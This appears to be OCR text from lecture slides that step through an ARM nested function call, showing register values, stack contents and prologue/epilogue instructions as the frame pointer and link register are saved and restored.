
REGISTERS

R0	R1	R11	LR
0x03	0x04	0x000000F8	0x00008564


Functions


func1
func2
push {r11, lr}
set R11
Set new r0, r1
bl func2
push {r11}
set R11
BODY
EPILOGUE
... pop {r11}
Set params r0,r1
bl func1
0x00008390
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x00000100
0x000000FC
0x00000000
0x00000100
0x00008394
pop to R11
REGISTERS
R0
R1
R11
LR
0x03
0x04
0x000000F8
0x00008564


Functions


Set params r0,r1
0x00008390
bl func1
0x00008394
func1
push {r11, lr}
set R11
Set new r0, r1
0x00008560
bl func2
0x00008564
func2
push {r11}
set R11
BODY
EPILOGUE
... pop {r11}
STACK
0x000000F8
0x000000FC
0x00000000
0x00000100
0x00008394
REGISTERS
R0
0x03
R1
0x04
R11
0x00000100
LR
0x00008564
pop to R11

Functions


func1
func2
Set params r0,r1
0x00008390
bl func1
0x00008394
0x00008560
0x00008564
push {r11, lr}
set R11
Set new r0, r1
bl func2
push {r11}
set R11
BODY
EPILOGUE
... pop {r11}
STACK
0x000000F8
0x000000FC
0x00000000
0x00000100
0x00008394
REGISTERS
R0
R1
R11
LR
0x03
0x04
0x00000100
0x00008564
pop to R11

Functions




STACK

0x000000F8	
0x000000FC	0x00000000
0x00000100	0x00008394

REGISTERS

R0	R1	R11	LR
0x03	0x04	0x00000100	0x00008564

Functions




STACK

0x000000F8	
0x000000FC	0x00000000
0x00000100	0x00008394

REGISTERS

R0	R1	R11	LR
0x03	0x04	0x00000100	0x00008564

Functions



